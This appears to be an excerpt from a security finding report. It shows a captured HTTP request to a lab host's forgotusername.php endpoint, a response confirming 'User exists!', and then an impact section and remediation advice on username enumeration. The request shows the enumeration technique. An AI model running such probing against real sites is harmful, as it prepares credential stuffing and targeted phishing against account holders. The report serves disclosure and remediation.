
## Request and Response:



Request

Pretty Raw Hex

```
POST /forgotusername.php HTTP/1.1
Host: 172.17.0.2
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 14
Origin: http://172.17.0.2
Connection: keep-alive
Referer: http://172.17.0.2/forgotusername.php
Cookie: PHPSESSID=8a31q3h10s9olfejsp42ofu0h9
Upgrade-Insecure-Requests: 1
Priority: u=0, i

username=admin
```



```
        to see. What we can do is let you look up your username guesses and we will check
          in the system. Hopefully it
        won't take you too long :(
      </p>
      <input name="username" placeholder="Username">
      <br>
      <br>
      <input type="submit" value="Send Reset Token">

      <span style='color:green'>
        User exists!
      </span>
                      <br>
      <br>
      <a href="login.php">
        Log In
      </a>
       / Create Account* /
      <a href="forgotusername.php">
        Forgot username?
      </a>
       / <a href="forgotpassword.php">
        Forgot password?
      </a>
      <br>
```

## 💥 Impact

The impact of this information disclosure is **Medium** but significantly increases the risk profile of the application:

- **Credential Stuffing/Brute-Force Preparation:** By knowing all valid usernames, an attacker can narrow their focus and increase the success rate of brute-force or credential stuffing attacks against the login page, skipping the effort of guessing usernames.
- **Targeted Attacks:** Valid usernames are crucial for social engineering and phishing campaigns, as they lend credibility to malicious communications.
- **Privacy Violation:** The existence of a user's account is a piece of private information that is being unnecessarily disclosed.

---

## ✅ Remediation

The application must be modified to return a single, ambiguous message for all queries to this endpoint, regardless of the database result.

1. **Use a Generic Response:**
   The code should be refactored to return the **exact same message** for both existing and non-existing users. The server should only indicate that the operation has finished, without confirming the status of the username.
   - **Recommended Generic Message:** "The system has been checked. If the username is valid, you will receive a notification."
2. **Mitigation:**
   Implement **rate limiting** on the `forgotusername.php` endpoint. This prevents an attacker from automating the enumeration process by blocking large volumes of requests from a single source within a short time frame.